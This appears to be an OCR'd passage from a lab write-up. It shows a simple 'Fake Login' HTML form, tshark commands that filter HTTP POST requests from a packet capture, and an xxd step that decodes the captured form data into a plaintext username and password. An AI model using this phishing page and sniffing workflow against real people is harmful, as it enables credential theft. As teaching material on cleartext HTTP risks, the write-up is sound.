
```
<!DOCTYPE html>
<html>
<head>
    <title>Fake Login</title>
</head>
<body>
    <h2>Login</h2>
    <form action="login.php" method="POST">
        <label for="username">Username:</label><br>
        <input type="text" id="username" name="username"><br><br>
        <label for="password">Password:</label><br>
        <input type="password" id="password" name="password"><br><br
        <input type="submit" value="Login">
    </form>
</body>
</html>
```

Image 7: T shark capturing http request method (POST) + successfully got the encoded data



```
┌──(root㉿kali)-[~]
└─# sudo tshark -r capture.pcap -Y "http.request.method == \"POST\""

Running as user "root" and group "root". This could be dangerous.
[redacted]
application/x-www-form-urlencoded)
[redacted]
(application/x-www-form-urlencoded)
```

Image 8: Raw data encoded , Decoded using Hexadecimal to successfully give me the credentials - ***Username Dominic password oggabooga***



```
┌──(root㉿kali)-[~]
└─# sudo tshark -r capture.pcap -Y "http.request.method == \"POST\"" -T fields -e htt
p.file_data

Running as user "root" and group "root". This could be dangerous.
757365726e616d653d446f6d696e69632670617373776f72643d6f676761626f6f6761
757365726e616d653d646f6d6d792670617373776f72643d6f6f6761626f6f6761

┌──(root㉿kali)-[~]
└─# echo "757365726e616d653d446f6d696e69632670617373776f72643d6f676761626f6f6761" | x
xd -r -p

username=Dominic&password=oggabooga
```